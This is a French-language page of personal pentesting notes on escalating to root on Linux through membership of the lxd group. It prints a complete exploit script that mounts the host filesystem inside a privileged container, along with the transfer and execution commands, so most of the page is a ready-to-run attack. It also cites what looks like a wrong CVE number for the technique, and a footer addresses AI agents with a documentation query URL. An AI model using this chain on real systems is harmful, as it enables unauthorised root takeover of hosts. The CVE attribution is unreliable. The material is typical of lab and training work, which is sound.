> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/fr/privesc/user-groups/lxd-group-linux-privilege-escalation.md).
# Abus du groupe lxd - Élévation de privilèges Linux
Notes sur le groupe d'utilisateurs (lxd) pour l'élévation de privilèges Linux, avec des étapes d'énumération, des exemples d'exploitation et une validation axée sur le reporting.
## De quoi il s'agit
Les appartenances à des groupes locaux dangereux peuvent exposer des ressources privilégiées sans nécessiter un exploit du noyau. Des groupes tels que docker, lxd, adm ou proxy peuvent accorder le contrôle de l’hôte, l’accès à des journaux sensibles ou des chemins de configuration utiles pour les déplacements latéraux et l’escalade vers root. Cette page spécifique se concentre sur **Groupe d'utilisateurs (lxd)** et conserve le flux d’exploitation pratique : identifier la condition, la valider en toute sécurité, puis exécuter la charge utile minimale nécessaire pour prouver l’impact.
## Énumération
Commencez par confirmer le contexte local et la mauvaise configuration exacte avant d’exécuter le chemin d’exploitation.
```bash
id
groups
```
## Exemples
### Exploitation de LXD :
**Identification de `ash` l'appartenance de l'utilisateur au `lxd` groupe**:
En vérifiant les groupes auxquels l'utilisateur `ash` appartient, nous constatons qu'il fait partie du `lxd` groupe, ce qui permet d'abuser de LXC pour obtenir des privilèges root.
**Télécharger et préparer l'opération**:

Utilisez `searchsploit` pour obtenir le script d'exploitation de la vulnérabilité LXC (CVE-2020-16941)
Ce script exploite la vulnérabilité LXC pour exécuter des commandes avec des privilèges élevés.
**Contenu du script d'exploitation (46978.sh) :**
#!/usr/bin/env bash

function helpPanel(){
  echo -e "/nUtilisation :"
  echo -e "/t[-f] Nom du fichier (fichier alpine .tar.gz)"
  echo -e "/t[-h] Afficher ce panneau d'aide/n"
  exit 1
}

function createContainer(){
  lxc image import $filename --alias alpine && lxd init --auto
  echo -e "[*] Liste des images.../n" && lxc image list
  lxc init alpine privesc -c security.privileged=true
  lxc config device add privesc giveMeRoot disk source=/ path=/mnt/root recursive=true
  lxc start privesc
  lxc exec privesc sh
  cleanup
}

function cleanup(){
  echo -en "/n[*] Suppression du conteneur..."
  lxc stop privesc && lxc delete privesc && lxc image delete alpine
  echo " [√]"
}

set -o nounset
set -o errexit

declare -i parameter_enable=0; while getopts ":f:h:" arg; do
  case $arg in
    f) filename=$OPTARG && let parameter_enable+=1;;
    h) helpPanel;;
  esac
done

if [ $parameter_enable -ne 1 ]; then
  helpPanel
else
  createContainer
fi
* Le script crée un conteneur LXC avec des privilèges élevés et fournit un accès root sur la machine cible.
**Téléchargez l'image Alpine et le script :**

Clonez le dépôt contenant les fichiers nécessaires à l'opération et transférez-les vers votre machine via un serveur HTTP local.
```bash
git clone https://github.com/saghul/lxd-alpine-builder
```
Démarrez un serveur HTTP local pour servir le fichier et le script
```bash
python3 -m http.server 80
```
Sur votre machine cible, téléchargez le script et le fichier image :
```bash
cd /tmp
wget http://10.10.14.7/46978.sh
wget http://10.10.14.7/alpine-v3.13-x86_64-20210218_0139.tar.gz
```
\*\* Mise à jour du PATH \*\* :
Adaptez le `PATH` pour vous assurer que les commandes LXC sont correctement interprétées.
```bash
export PATH=/home/jordan/.local/bin:/snap/bin:/usr/sandbox:/opt/nvim-linux64/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/usr/share/games:/usr/local/sbin:/usr/sbin:/sbin:/opt/kitty/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/jordan/.fzf/bin:/usr/local/bin
```
**Exécution du script d'exploitation**

Exécutez le script avec le fichier image Alpine téléchargé pour exploiter la vulnérabilité et obtenir un shell root :
```bash
./lxd.sh -f alpine-v3.13-x86_64-20210218_0139.tar.gz
```
Pour sortir du conteneur, rendez-vous simplement dans le `/mnt/root` répertoire.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/fr/privesc/user-groups/lxd-group-linux-privilege-escalation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)